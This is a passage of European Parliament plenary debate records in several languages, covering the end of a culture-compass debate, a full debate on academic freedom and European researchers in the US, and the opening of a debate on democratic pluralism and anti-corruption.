      Nikos Papandreou (S&D). – Mr President, Commissioner, thank you very much for bringing us into this discussion at an early stage so we can form the cultural compass together. In the last term, there was something called the Commissioner for European Way of Life. And when I first heard that, I actually smiled. But now I think it’s more important than ever.

    And the European way of life includes… and I have to mention a few people, like Almodóvar, who makes us happy and sad, Pina Bausch from Solingen, who is a mortal, but when I saw her in Epidaurus in Greece, she looked like a goddess, and also Marina Abramović, Serbian. Perhaps they’ll be part of the EU soon, too. So this is what I think of when I think of culture, and now that we’re being attacked from within and from without, it’s even more important. So I support your effort very much. And, you know, our group here S&D is on your side.


      Giusi Princi (PPE). – Signora Presidente, signor Commissario, onorevoli colleghi, parlando di cultura il pensiero mi porta inevitabilmente alla mia Calabria, terra dal potenziale straordinario, perché, se la ricchezza della Magna Grecia che la caratterizza incontrasse le tecnologie digitali, potrebbero davvero nascere delle opportunità dirompenti.

    È questa l’alchimia che vogliamo: trasformare le eredità culturali e storiche dei territori in occasioni concrete di sviluppo.

    È la cultura che ci definisce come europei, perché ogni euro investito in cultura ne genera 2,7 di valore aggiunto nei territori.

    Ma senza investimenti strategici questo potenziale resterà inespresso. La bussola della cultura deve allora tradursi in azioni concrete: fondi per l’imprenditoria culturale, incentivi fiscali, formazione innovativa.

    La scelta è ora! La posta in gioco è il futuro delle nostre regioni, della nostra economia, delle nuove generazioni, della nostra stessa idea di Europa.


      Joanna Scheuring-Wielgus (S&D). – Panie Komisarzu! Bardzo doceniam fakt, że rozpoczynamy pracę nad tą strategią. Ona jest kluczowa i ważna, ponieważ żyjemy w kluczowych i wyjątkowych czasach. Tak jak Pan Komisarz przed chwilą powiedział, sektor kultury w czasach, które teraz mamy, potrzebuje naprawdę bardzo dużych wyzwań i mam nadzieję, że będzie w związku z tym bardzo ambitna legislacja, która pomoże w swobodzie wyrazu artystycznego, w inwestycjach w ludzi. Polska prezydencja ma to na swoich sztandarach. Mam nadzieję, że to się uda.

    Sztuczna inteligencja, której się bardzo obawiamy, a która nie może zaszkodzić artystom i musi chronić ich prawa autorskie. Dziękuję, że o tym dyskutujemy. Dziękuję, że o tym rozmawiamy, i powinniśmy jako Europejki i Europejczycy być dumni z tego, czym jest Europa, jakie ma dziedzictwo, jaką ma kulturę. Mam nadzieję, że nam się to uda, ale oczekuję ambitnych planów i ambitnych ustaw w tej kwestii.


    Catch-the-eye procedure


      Francisco José Millán Mon (PPE). – Señora presidenta, Europa es un continente de cultura, especialmente de patrimonio cultural, una auténtica seña de identidad. Los países de la Unión son los que acogen el mayor número de sitios reconocidos por la Unesco como Patrimonio Mundial. Espero que la brújula cultural, señor comisario, dedique un lugar importante a la preservación del patrimonio cultural europeo, que debe ser una prioridad de todas las administraciones concernidas, incluida la europea.

    En cuanto a la financiación europea para la preservación de este patrimonio, creo que, frente a la fragmentación de esta financiación hoy, sería útil que estudiáramos la conveniencia de crear un fondo específico europeo que contribuya a la protección de nuestro patrimonio cultural.

    Y quiero subrayar también la necesidad de que la Unión incremente su cooperación con las llamadas rutas culturales europeas, un programa del Consejo de Europa muy exitoso desde 1987, cuando los Caminos de Santiago se declararon primera ruta cultural europea. Desde entonces y hasta hoy, son ya cuarenta y siete los itinerarios culturales reconocidos. Estos itinerarios contribuyen a la preservación del patrimonio y son testimonio de una comunidad cultural de base, que está en el fundamento del proceso de integración.


      Ľubica Karvašová (Renew). – Vážená pani predsedajúca, kultúra tvorí podstatnú časť európskej ekonomiky. Deväť miliónov pracovných miest, dvesto miliárd eur obratu. Preto podporujem váš zámer a vítam túto debatu. Pri vládach so sklonmi oslabovať demokraciu ale kultúra trpí ako prvá. Zažíva snahy o vládnutie a to zhoršuje nielen jej kvalitu, ale aj celú našu konkurencieschopnosť.

    No čo s tým? Ako ste povedali, chrániť slobodu tvorby, podporovať medzinárodnú spoluprácu umelcov tak, ako po tom volá aj celoeurópska iniciatíva Resistance Now: Free Culture. Žiaľ, na Slovensku – no nielen – je realita taká, že dnes vidíme politické zásahy. Vidíme útoky na umelcov, vidíme finančné škrty či dosadzovanie nekompetentných manažérov do národných ikon, kultúrnych inštitúcií, divadiel a galérií a takisto aj v kultúre v regiónoch. Preto potrebujeme tri veci, pán komisár.

    Prvá: presadzovať väčšiu ochranu slobody tvorby po vzore európskeho zákona o slobode médií. Po druhé, silný program pre mobilitu umelcov typu Erasmus, a posledná – podporu regiónov a kultúry v regiónoch.


    (End of catch-the-eye procedure)


      Glenn Micallef, Member of the Commission. – Thank you, dear colleagues, for your constructive engagement in today’s discussion, which is very valuable in our work to design this bold and ambitious initiative.

    Our aim is to ensure that the Union continues to be a global cultural powerhouse, a global leader in the cultural sector, because we are united in our view – also in the discussions that we have had today – that culture has an undeniable power to build bridges.

    So now it’s the time to be more vocal. It’s time to be more assertive and to reaffirm our shared values – what we stand for as the European Union. You have all been clear on this. We need to be coherent. We need to be ambitious. And we need to guide our actions in the cultural field, which are right now dispersed over a number of instruments.

    What we need is to find ways to enable the cultural sector to reach its full potential, to shore up our competitiveness and our societal resilience, to safeguard our democracy and our values. This is what will unite us in these incredibly and increasingly challenging times. Times where what we cherish the most – our values – seem to be called into question every day.

    I find myself very much reassured by your support, by your comments and by your engagement on this initiative, as well as by your willingness to contribute to this compass that will try to make the cultural and creative sectors more resilient and more competitive.

    This is a promising sign, signalling our intent to step up our action together to put culture, to put our shared values at the heart of our work, as well as our identities as Europeans.

    I look forward to working with you to make this vision a reality, and I thank you for your commitment to take our work together forward.


      President. – The debate is closed.


    16. Situation of European academics and researchers in the US and the impact on academic freedom (debate)


      Ekaterina Zaharieva, Member of the Commission. – Madam President, honourable Members of the European Parliament, thank you for the opportunity to address the situation of our academics and researchers in the United States.

    At the European Commission, we have been closely following recent developments across the Atlantic. As you are aware, the new administration has drastically cut federal research spending. Heavy staff and budget cuts have been announced for major federal science agencies. Overheads on federal grants could be dropped from 60 % to 15 %. We note with concern that some of these measures are targeting specific universities and scientific fields. These include climate science, vaccine research, as well as studies focused on women and minorities.

    Meanwhile, across US states, over 150 bills were proposed to limit what universities can teach. Twenty-one have already become laws. At the same time, let me stress that this trend is not limited to the United States. Academic freedom is under pressure globally, as scientists worldwide are increasingly instrumentalised.

    As the birthplace of enlightenment and the scientific revolution, Europe has a historical responsibility to defend academic freedom. While we are not immune to challenges, we remain a global leader in academic freedom. In 2020, we reaffirmed our commitment to freedom of scientific research with the Bonn Declaration. This commitment runs through our policies from Horizon Europe to our Pact for Research and Innovation.

    At the same time, we cannot afford complacency. This global landscape is an opportunity to show the world that Europe will remain a safe space for science and research. Without freedom, knowledge cannot truly grow. The increasing number of countries associated to Horizon Europe also fosters our global engagement for academic freedom.

    Let me be clear: I believe that Europe can and should be the best place to do science and research in the world – a place that attracts and retains researchers, both international and European, in particular those who are in search of a safe and supportive research environment. To ensure that Europe can be that place, we must enhance our ‘pull factor’. We must offer the best opportunities for scientists and researchers.

    The European Commission is proposing concrete steps in this direction. First, by building on our strengths. To ensure that science remains free from interference across the Union, we will enshrine freedom of scientific research into EU law. This is in line with Parliament’s resolution on January 2024. We also improve the attractiveness and the access to our cutting-edge research infrastructure, notably in the upcoming strategy on research and technology infrastructures that we are preparing.

    Second, we must make research careers attractive. Poor working conditions for researchers drives brain drain. This is why, under our Marie Skłodowska-Curie actions, this year we are launching a new Choose Europe pilot. It will provide higher allowances and longer recruitment periods for top PhD researchers who choose Europe to pursue their career.

    In parallel, we will increase the support we provide to European Research Council grantees who relocate to Europe. This is already a possibility today, as grantees moving to Europe can benefit from an additional EUR 1 million top-up. We will increase this to EUR 2 million already this year. We are also examining further measures for 26-27, with a new report on this in due course.

    Third, we must make our frameworks simpler and more cohesive. The future European research area act will coordinate research strategies, because 27 excellent but fragmented research strategies do not make a good European one. I have recently received a letter signed by 13 Member States asking to coordinate the measures that are being taken at national and European level, which shows how necessary this coordination effort is.

    We further enhance cooperation of our universities in the European university alliances. Pooling resources is key to achieve the necessary scale for top research and education. Also, a new visa strategy will be developed later this year. It will examine how the current rules are fit for purpose to attract top researchers, together with students and skilled workers from beyond our borders.

    Honourable Members, to conclude, let me highlight the importance of close cooperation with this House and with all Member States to making this vision a reality. I also want to stress the role that our regions, our cities, our universities and research organisations have to play. Their work is what makes Europe not only a global scientific powerhouse, but also a model for a certain European way of life that the whole world admires.

    Together we can keep Europe at the forefront: a home for our two million researchers, one quarter of the world’s total, and a competitive, safe destination for global talent.


      Wouter Beke, namens de PPE-Fractie. – Voorzitter, “alles dat werkelijk groots en inspirerend is, is gecreëerd door individuen die in alle vrijheid kunnen werken,” aldus Albert Einstein.

    Albert Einstein, en met hem vele anderen, onder wie de denkers van de Frankfurter Schule en Hannah Arendt, ontvluchtten in de jaren dertig het nazisme en fascisme in nazi-Duitsland en trokken naar de Verenigde Staten om daar in alle vrijheid en ruimte hun academische ideeën te kunnen ontwikkelen.

    Vandaag de dag zien we het omgekeerde: de regering-Trump hakt fors in op de financiering van onderzoek. Zij perkt bovendien de academische vrijheid in en verzwakt het maatschappelijk debat. Als gevolg hiervan gaan steeds meer Amerikaanse onderzoekers op zoek naar nieuwe toevluchtsoorden.

    Dit biedt voor de Europese Unie een unieke kans om zich te profileren als vrijhaven voor internationaal talent en de innovatiekloof te dichten. Om de achterstand op dit gebied te overbruggen, moeten we de basis van innovatie versterken met de wetgevingshandeling inzake de Europese onderzoeksruimte, die voorziet in betere toegang tot onderzoeksinfrastructuur en een strategie voor het wegnemen van belemmeringen voor start-ups en scale-ups. Door de onderzoeksmiddelen te verdubbelen en de Clean Industrial Deal aan te nemen, kunnen we ambitieuze wetenschappers aantrekken om hier de technologieën van de toekomst te komen ontwikkelen.

    De huidige bezuinigingen en het klimaat van onverdraagzaamheid in de Verenigde Staten bieden voor Europa een gouden kans. Laten we investeren in onderzoek, onderwijs en aantrekkelijke loopbanen, zodat de Europese Unie opnieuw een baken wordt voor de wetenschappers van morgen.

    Laten we de Einsteins terughalen naar Europa!


      Marcos Ros Sempere, en nombre del Grupo S&D. – Señora presidenta, señora comisaria, los enemigos de la libertad siempre atacan primero a la investigación y a la educación. Siempre atacan primero a los que quieren encender las luces del progreso en nuestra sociedad. Nos quieren mantener en la oscuridad del oscurantismo. Esto es lo que ocurre en los Estados Unidos con los recortes masivos en investigación y en enseñanza.

    Y, en esta situación, la Unión Europea tiene que ser el faro del conocimiento, el faro que marque el camino en defensa de la libertad académica, en defensa de un pilar fundamental de la democracia. Debemos reforzar nuestras universidades. Debemos facilitar la acogida de investigadores afectados. Debemos consolidarnos como tierra de pensamiento libre. Más asociaciones internacionales, más financiación, más atracción de talento extranjero. Unas alianzas de universidades europeas fuertes que sean ejemplo.

    Debemos mostrar a los investigadores afectados en los Estados Unidos que aquí la libertad es un pilar inquebrantable, un faro contra el oscurantismo.


      Malika Sorel, au nom du groupe PfE. – Chers collègues, Madame la Commissaire, les attaques de l’administration américaine contre la science et la liberté académique ont conduit à des licenciements massifs de chercheurs, et le climat pousse les autres à s’autocensurer.

    Les répercussions sont internationales. Des projets de recherche collaborative sont concernés. Comme l’exprime très bien Luc Ferry, ancien ministre français de l’éducation et de la recherche, la science est intrinsèquement démocratique, et c’est pourquoi nous devons nous inquiéter.

    Nous assistons à deux attaques symétriques: d’un côté, le wokisme et le politiquement correct, qui ont sévi durant des décennies, y compris dans nos pays, et de l’autre un mouvement de réaction qui entend couper les vivres à des organismes de recherche sous prétexte qu’ils ont pu pactiser avec le wokisme.

    Que faire? Il nous faut repenser au rapport de Mario Draghi sur la compétitivité. Chers collègues, nous devons absolument tirer profit de cette fenêtre d’opportunité, d’autant plus que nous observons que des flux financiers se détournent des États-Unis au profit de l’Union européenne. Accueillons les chercheurs américains aptes à favoriser l’innovation et à booster notre croissance, et mettons sur pied des programmes de retour pour nos propres talents.


      Fernand Kartheiser, au nom du groupe ECR. – Madame la Présidente, Madame la Commissaire, ceux qui reprochent au président Trump de vouloir restreindre la liberté académique peuvent aussi verser dans l’exagération. Si la liberté de critiquer la politique israélienne doit être préservée, la lutte contre l’antisémitisme et la violence sur les campus universitaires est justifiée.

    De même, il faut rétablir la qualité de l’enseignement et de la recherche en écartant des pseudo-sciences, comme par exemple la théorie du genre. En promouvant la méritocratie, on rétablit la justice et l’équité. Les Américains ne favorisent plus certaines personnes en raison de leurs caractéristiques physiques.

    Au lieu de critiquer cette approche, nous devrions l’adopter. Faisons de nos universités et de nos instituts de recherche des hauts lieux de l’excellence intellectuelle et de la liberté académique, tout comme le font actuellement les États-Unis.

    Malheureusement, la réalité est autre. Les universités européennes perdent en attractivité. Certains de nos États membres sont très mal classés dans l’indice de liberté académique. Les pressions exercées sur des professeurs ou des chercheurs sont de plus en plus fréquentes. Des conférences, par exemple sur le sexe biologique en sciences naturelles, ont dû être annulées. Souvent, ces pressions sur les chercheurs sont exercées par les universités elles-mêmes, ce qui est totalement inacceptable.

    Compte tenu de ces évolutions, l’écart entre les États-Unis et l’Europe risque de se creuser. Des deux côtés de l’Atlantique, tout doit être fait pour soutenir et défendre tant la liberté d’expression que la liberté académique.


      Laurence Farreng, au nom du groupe Renew. – Madame la Présidente, Madame la Commissaire, chers collègues, «la liberté, c’est la liberté de dire que deux et deux font quatre. Lorsque cela est accordé, le reste suit». Cette citation de Georges Orwell a une résonance particulière, aujourd’hui, dans l’Amérique de Donald Trump. La recherche de la vérité, la science se fondant sur des faits: tout cela est balayé sur l’autel de l’idéologie trumpiste.

    Depuis deux mois, pour les universités américaines, ce ne sont que fonds gelés, licenciements, intimidations. Et les trumpistes vont plus loin dans la dystopie. Pollution, femme, victime, handicap, racisme, égalité, changement climatique, santé mentale: voici quelques mots parmi la centaine à avoir été censurés par l’administration Trump. Autant de mots que les scientifiques ne peuvent plus utiliser dans leurs projets de recherche. Les États-Unis, jusqu’alors eldorado des chercheurs du monde entier, sont devenus un repoussoir.

    L’Union européenne a bien sûr une place à prendre dans cette reconfiguration. Elle doit devenir un phare pour la liberté académique, un nouveau pôle d’attraction des scientifiques internationaux. Cela doit se traduire par un plan ambitieux et par des investissements de long terme pour nos universités.


      Alexandra Geese, on behalf of the Verts/ALE Group. – Madam President, Commissioner, colleagues, the English newspaper The Guardian put it in a nutshell: when the physicists need burner phones, that’s when you know that America has changed. And they do need burner phones; a French scientist was recently prevented from entering the United States because US Border Patrol agents read his phone and found a personal opinion about Trump’s science politics.

    The National Science Foundation is scouring thousands of research projects for dozens of newly prohibited words, and notified scientists to halt work that doesn’t adhere to Trump’s censorship. One word on that list is ‘women’. The US prohibits public research about women. Let this sink in.

    ‘Free speech is in retreat,’ said Vice President J.D. Vance in Munich. Yes, it is – but not in Europe, in the US. But for Europe, this is a very special moment and also a special chance, because when Europe wasn’t free, the US boosted their research, offering sanctuary to European scientists. And now it’s our turn. Let us massively step up our programmes to welcome all scholars and scientists who want to research here. Let us turn Europe into the global sanctuary of academic freedom.


      Mario Furore, a nome del gruppo The Left. – Signora Presidente, onorevoli colleghi, la libertà accademica è sotto attacco, non solo in regimi autoritari, ma anche in paesi che si definiscono democratici.

    Pensate che negli Stati Uniti i recenti ordini esecutivi della nuova amministrazione Trump hanno congelato miliardi di dollari per la ricerca e censurato ambiti del sapere, quali il cambiamento climatico e le questioni di genere, e tutto questo perché siamo ostaggio di un’ideologia.

    E oggi qui denunciamo un fatto gravissimo: un ricercatore francese, in viaggio per una conferenza in Texas, è stato bloccato ed espulso dagli USA dopo che, al controllo doganale, sono stati letti i suoi messaggi critici verso Trump. Un atto di repressione politica mascherato da sicurezza nazionale.

    L’Academic Freedom Index mostra un declino inquietante e l’Italia, purtroppo, non è immune, perché assistiamo a ingerenze politiche e precarietà strutturale che minano l’autonomia dei nostri atenei.

    Chiediamo all’UE di non restare in silenzio e di impegnarsi più a fondo per la libertà accademica.


      Adrián Vázquez Lázara (PPE). – Señora presidenta, según el ranking de Shanghái sobre calidad universitaria, tan solo una de las treinta mejores universidades del mundo se encuentra en la Unión Europea. Por el contrario, diecinueve de esos treinta principales centros de enseñanza e investigación, es decir, un 63 %, están en los Estados Unidos.

    La carrera por la competitividad y la innovación es una carrera de fondo. Muchas de las empresas tecnológicas que hoy dominan el mercado fueron en su día proyectos surgidos en entornos universitarios. Europa no puede quedarse atrás: debe apostar con firmeza, primero, por retener el talento —algo que no hemos hecho muy bien en los últimos años, porque muchísimos europeos están en universidades y empresas estadounidenses— y, segundo, por atraer el talento a nuestros centros académicos. Una universidad europea que aspira a competir en la esfera internacional es el mejor reflejo de una Unión Europea comprometida con su futuro.

    Ahora creo que es el momento para lograrlo. El Departamento de Educación estadounidense ha reducido su plantilla en aproximadamente un 50 % en tan solo dos meses de la Administración Trump. A esta decisión, Europa puede ofrecer libertad académica, puede ofrecer un estilo de vida atractivo para cualquier investigador y debería ofrecer mucha más financiación.

    Estamos en una posición privilegiada para liderar la investigación en la próxima década, y muchos de los académicos que buscan salir de los Estados Unidos son europeos que buscan hoy más que nunca volver. Por eso, señora comisaria, yo la invito a hacerse una ronda por las universidades estadounidenses y que les convenza y traiga el mayor número de europeos de vuelta a su casa.


      Nicola Zingaretti (S&D). – Signora Presidente, onorevoli colleghi, benissimo lottare come europei, finalmente, per la libertà della scienza, che è vulnerabile ovunque e in qualsiasi momento.

    Donald Trump ha effettuato gravi tagli nel campo dell’educazione, ha licenziato metà dei funzionari del dipartimento e ha ridotto i finanziamenti alle università; noi sappiamo che gli Stati Uniti sono stati un pilastro della ricerca mondiale, che ha garantito progresso per tutto e per tutti.

    Per questo l’attacco di Trump ci riguarda: è un attacco all’educazione, alla ricerca e anche un attacco alla libertà intellettuale. È un rischio per il progresso del mondo.

    L’Unione europea e gli Stati Uniti rappresentano quasi il 50 % dei fondi globali per la ricerca e l’innovazione e ora noi europei abbiamo una responsabilità fondamentale: dobbiamo agire subito, per supportare le nostre università nel creare un boom di attrattività.

    Accendiamo dunque la forza dell’Europa per attrarre i giovani, gli scienziati, i ricercatori, i docenti e per difendere il nostro futuro insieme.


      Christophe Grudler (Renew). – Madame la Présidente, Madame la Commissaire, avec M. Trump, les chercheurs américains vivent un véritable cauchemar: budgets coupés, bourses supprimées, licenciements abusifs… Beaucoup envisagent de quitter leur pays. Ces attaques ne sont pas seulement financières, elles sont idéologiques. C’est une censure de la recherche sur le climat, sur la santé, sur les technologies de pointe, sacrifiée sur l’autel du populisme.

    Nous revoilà à l’époque de Galilée, où la science doit plier face au dogme d’un seul homme. L’Europe doit recueillir ces talents et devenir le bastion mondial de l’excellence scientifique et de la liberté académique. Offrons à ces chercheurs un avenir avec des financements et des perspectives. Les 22 millions d’euros annoncés pour le projet pilote sont une bonne chose, mais cela ne suffira pas. Il faut aller plus loin et chercher d’autres financements, publics comme privés.

    Dear American researchers, European research needs you now.


      Anna Strolenberg (Verts/ALE). – Madam President, a society that silences academics is a society in decline. A society that censors research on climate change and gender is a society in decline. Academic freedom is not a privilege; it’s a condition to do your job.

    So, to all European leaders, to the European Commission, I have a message. We can feel sorry for all those academics in the US, or we can provide them with something better: a place where research is valued, a place where academic freedom is protected.

    Attracting this talent is in our own interest. If not, we will become a society – a continent – of the past. We will become the backseat drivers. So we need this talent.

    Today I read Europe needs to revive its hunger to attract talent, and this is true. We have to revive our hunger to become the frontrunners in research and innovation. So let’s triple our research budgets, let’s create easy visas for those researchers, and let’s take away hurdles for start-ups. Let’s make Europe the home for academic freedom where all talent counts.


      Bogdan Andrzej Zdrojewski (PPE). – Stany Zjednoczone, ze Statuą Wolności, w obszarze nauki mogą stać się zaprzeczeniem własnych kluczowych idei. Ingerencje najpierw słowne, potem finansowe, a w finale regulacje dotyczące ograniczeń w badaniach nie płyną dziś z Kremla, lecz z Białego Domu. Amerykańskie uczelnie zaczynają być pouczane, ograniczane w tematach prac, a Departament Edukacji podpisem prezydenta został zniesiony. Wobec ponad 40 uczelni, w tym takich jak Yale, prowadzone są postępowania – uwaga – o naruszenie praw obywatelskich.

    Są dwa szczególnie wrażliwe obszary, swoiste barometry wolności. To świat kultury i świat nauki. Nie chcę dokonywać dalszych ocen polityki kluczowego przecież państwa na świecie. Dziś raczej chcę pozytywnie się odnieść do pierwszych propozycji naszych europejskich uczelni. Zapraszamy na Stary Kontynent i badaczy, i naukowców, i studentów. Zagwarantujemy im wolność akademicką, warunki do poszukiwania najlepszych rozwiązań, zarówno by dbać o postęp w medycynie, jak i by monitorować zmiany klimatyczne.


      Lina Gálvez (S&D). – Señora presidenta, señora comisaria, la libertad académica lleva años disminuyendo de la mano de las propuestas antiliberales y también de la mercantilización del conocimiento.

    Pero ahora, además, con la llegada de la Administración Trump, la censura, la narrativa anticientífica y la cancelación de la financiación de muchos proyectos de investigación y programas académicos han puesto a la comunidad científica de los Estados Unidos en un contexto de falta de libertad, sobre todo en áreas de conocimiento como el medio ambiente o los estudios de género, que están siendo desmanteladas.

    En este contexto, la fuente de competitividad de los Estados Unidos, que siempre ha sido su capacidad de atracción de talento, puede desaparecer.

    Así que Europa debe activar y dotar el programa propuesto por Manuel Heitor, conocido como «Choose Europe», para recuperar y atraer el talento mediante una mejor financiación, facilitando visados y fortaleciendo las colaboraciones internacionales.

    Pero no solo: la defensa de la democracia, la igualdad y los Estados del bienestar pueden y deben ser el plus que aporte a Europa a nuestra apuesta para atraer los mejores talentos como fuente de competitividad y riqueza en el más amplio sentido del término.


      Dan Barna (Renew). – Doamnă președintă, două personaje din istoria umanității au destine ce sunt astăzi foarte actuale. Giordano Bruno, ars pe rug pentru crima de a spune că Universul este infinit, și Galileo Galilei, scăpat de rug, dar închis pe viață pentru crima de a afirma că Pământul se învârte în jurul Soarelui. 400 de ani mai târziu, astăzi, în Statele Unite, universități sunt amenințate că pierd finanțarea, programe de cercetare sunt întrerupte pentru că nu convin unei dogme, oameni de știință ajung să se teamă de poliția gândurilor sau a cuvintelor.

    Europa este acum singurul și cel mai puternic garant al libertății, atâta timp cât administrația actuală a SUA tocmai experimentează aplicația „Inchiziția ideologică 2.0”. Ceea ce părea de neimaginat acum câteva luni este o realitate pe care o trăim. Europa a devenit refugiu al libertății academice. Există deja inițiative de azil științific în Franța, Belgia sau Olanda și trebuie salutate, dar nu este de ajuns. Comisia Europeană trebuie să prezinte și să implementeze de urgență un program de atragere a oamenilor de știință din Statele Unite. Spiritele libere trebuie să aibă un cămin.


    Catch-the-eye procedure


      Sebastian Tynkkynen (ECR). – Madam President, during the latest years we have witnessed a huge threat to academic freedom. When woke, DEI and critical race theory flooded the great intellectual institutions of the West, this body was silent as a crypt.

    Here are a few examples.

    Mandatory critical-race-theory training that sought to indoctrinate students into rejecting their unconscious thoughts and behaviours towards minority groups – where was the outrage?

    A bloated DEI bureaucracy demanding teachers to sign diversity statements in prestigious American universities like Harvard and MIT – where was the outrage?

    A study on the ineffectiveness of puberty blockers going unpublished because of politics – where was the outrage?

    Actually, you wanted this to continue, and now you are outraged when a lot of people are saying to all this, ‘No, thank you.’


      Κώστας Παπαδάκης (NI). – Κυρία Πρόεδρε, καταγγέλλουμε τις διώξεις, τις ποινές, τις απειλές σε ακαδημαϊκούς, ερευνητές και φοιτητές στις ΗΠΑ αλλά και στην Ευρωπαϊκή Ένωση, επειδή εκφράζουν αταλάντευτα την αλληλεγγύη τους στον αγωνιζόμενο παλαιστινιακό λαό, και καταδικάζουν τη γενοκτονία του κράτους του Ισραήλ με τη στήριξη των ΗΠΑ, της ΕΕ και του ΝΑΤΟ. Η προσπάθεια τρομοκράτησης της καταστολής απέτυχε γιατί οι λαοί βρίσκονται στη σωστή πλευρά της ιστορίας, στηρίζουν τον αγώνα των Παλαιστινίων για να τερματιστεί η ισραηλινή κατοχή, για ελεύθερη ανεξάρτητη πατρίδα, για την επιστροφή όλων των προσφύγων στις εστίες τους και την απελευθέρωση όλων των κρατουμένων.

    Σήμερα είναι ανάγκη να κλιμακωθεί ο αγώνας των σπουδαστών, των πανεπιστημιακών, καθηγητών και ερευνητών ενάντια στα προγράμματα του ΝΑΤΟ, στις έρευνες διπλής χρήσης, ενάντια στη συνεργασία με τις ισραηλινές και άλλες βιομηχανίες του πολέμου, ενάντια στη χρηματοδότησή τους από προγράμματα όπως το Horizon Europe ή το σύμφωνο έρευνας και καινοτομίας. Να αντισταθούμε στη μετατροπή των πανεπιστημίων σε εξάρτημα της πολεμικής οικονομίας της Ευρωπαϊκής Ένωσης, της όξυνσης, κλιμάκωσης και επέκτασης της ιμπεριαλιστικής πολεμικής εμπλοκής στην Ουκρανία, τη Μέση Ανατολή και τον Ινδοειρηνικό.


    (End of catch-the-eye procedure)


      Ekaterina Zaharieva, Member of the Commission. – Madam President, honourable Members, thank you very much again for this debate and thanks for sharing your insights. I took careful note of them, and I am pleased that your interventions in general highlight broad political support for research and science.

    Supporting our researchers and scientists, whether in Europe or abroad, is something that cuts across national and party lines, and we should support these initiatives as policymakers.

    In the coming months, we will implement the measures that I presented to you at the beginning of this debate, and we will also explore additional ideas, also benefiting from this debate today.

    What is really important is that we will continue to defend academic freedom and independence of European universities and academia, because when we defend academic freedom, we invest in the future. Without independent research, we risk losing the trust in science, which is really very dangerous.

    Our approach must be pragmatic and in line with our interests, but we will also continue to be partners, to focus on partnership, not in unfair competition. We will continue cooperating openly with our partners, including with the United States, building bridges through science, even when politics sees wars.

    Honourable Members, in times of uncertainty, researchers at home and abroad are looking at Europe – not only for stability, but for leadership based on our European values. To them today I want to say: Europe sees you. Europe is ready to support you. Europe is your home.


      President. – Thank you very much, Commissioner. The debate is closed.


    17. Need to ensure democratic pluralism, strengthen integrity, transparency and anti-corruption policies in the EU (debate)


      Ekaterina Zaharieva, Member of the Commission. – Madam President, honourable Members, democracy is a fundamental value of European Union, together with respect for the rule of law and fundamental rights. The functioning of the Union is founded on representative democracy which supports decision‑making and which is close and accountable to the citizens. Representative democracy is grounded in free and fair elections, trusted democratic institutions and an open and plural democratic process.

    Democratic pluralism requires that the democratic process be open, contestable and acceptable to all citizens equally. Decision‑making, which is reasoned, transparent and accountable, and for citizens to have access to reliable information from a plurality of sources, including as provided on the basis of journalistic and scientific standards.

    The Commission supports democratic pluralism in the EU. The Commission is therefore stepping up its engagement in favour of democracy, notably with the preparation of the European Democracy Shield, a key initiative announced in the political guidelines for this mandate. The Democracy Shield will provide a strategic framework to safeguard and strengthen democracy in the EU, aiming to reinforce public trust in democracy and democratic institutions. It will be underpinned by several concrete initiatives.

    The Shield will cover several areas, namely: first, foreign interference, information manipulation and disinformation; second, the fairness and integrity of elections and the strengthening of democratic frameworks; third, societal resilience and preparedness; and, last, citizens’ participation and engagement.

    Citizens’ trust in national and European democratic institutions is linked to overall trust in democracy. Democratic resilience at national and at European level are mutually reinforcing. European democracy must be more participative and more vibrant. The role of free, independent and pluralistic media in this context cannot be restated enough.

    While preparing the Democracy Shield, the Commission will follow a ‘whole of society’ approach. We will consult broadly with stakeholders. The public consultation has been launched today for a duration of eight weeks. We will step up our work on defending all parts of our democracy. We will protect our free media and civil society. The rule of law and the fight against corruption will remain at the heart of our work. We will continue to make best use of all our tools, including enforcement.

    Integrity and transparency are key. As the Commission President explained in her political guidance, there is an urgent need to impose transparency on foreign funding of our public life as common law. Parliament is currently considering a proposal from the Commission on interest representation, on which rapid progress should be made in order to further enlarge our EU toolbox with common EU proportionate standards.

    There is also work to do closer to home, to live up our values and to ensure that citizens see us upholding the laws we make. As part of the Commission’s commitment to transparency, Commissioners, their cabinet members and all Commission staff holding management functions publish information and minutes on meetings held with interest representatives. Meetings related to law or policy formulation or implementation in the EU can only take place if the interest representatives are registered in the EU Transparency Register.

    On corruption: corruption is a threat to the rule of law, democracy and fundamental rights. It is a hidden crime with no obvious single victim. Its harm is felt in the erosion of the integrity of our institutions, and its cost is borne collectively by taxpayers. Europeans consider corruption to be unacceptable. It is not acceptable to give money, give a gift, do a favour to get something from the public administration. Corruption undermines trust in the administration, alienating citizens from democracy, reducing compliance with law and obstructing the state from providing help when help is needed. And it’s expensive.

    Every year, corruption is estimated to cost the EU up to 6 % of its GDP. This is why it is so important that we step up our efforts to tackle it. In 2023, the Commission proposed to update the EU anti-corruption rules. The directive is now being negotiated. The Commission welcomes the Parliament’s ambition and values the positive progress made by the co‑legislators in the latest trilogue. It calls on the co‑legislators to agree on an ambitious outcome.

    I can assure you that this Commission is very committed to ensure democratic pluralism and strengthen integrity, transparency and anti-corruption policies in the EU. I remain fully available to hear your views as we work together to achieve this common goal. Thank you very much for your attention.


      Loránt Vincze, on behalf of the PPE Group. – Madam President, Madam Commissioner, dear colleagues, the European Parliament is under attack. We face external enemies who would like to see a weakened parliament. But there are also internal interests that oppose a strong, influential and increasingly relevant parliament.

    The EPP Group fully supports the ongoing judicial investigations and upholds the presumption of innocence for all individuals involved. The reputation of Parliament and several of its Members was tarnished three years ago. Yet there are still no indictments against any Members.

    Now, again, colleagues who signed a letter requesting 5G services in rural areas saw their names published in the press, even though they have not yet been questioned by the authorities. The headlines against them amount to public executions. This is unacceptable. We must defend the free mandate of the Members.

    The Belgian authorities must conduct their own investigation properly, without leaking partial information to the press or making ambiguous statements. The judicial saga surrounding Qatargate and the handling of the current investigation into Members by the Belgian authorities raised a number of questions. Therefore, the EPP Group calls for a hearing in the LIBE Committee, with the participation of the relevant Belgian authorities.

    Some colleagues will use this momentum as an argument to push for the implementation of the ethics body agreement. Colleagues, an outsourced ethics body cannot prevent wrongdoing or corruption, but it would compromise the independence of our Parliament. We must get it right. Parliament must withdraw from the ethics body and establish a firm, clear, robust and efficient internal mechanism to strengthen its integrity.


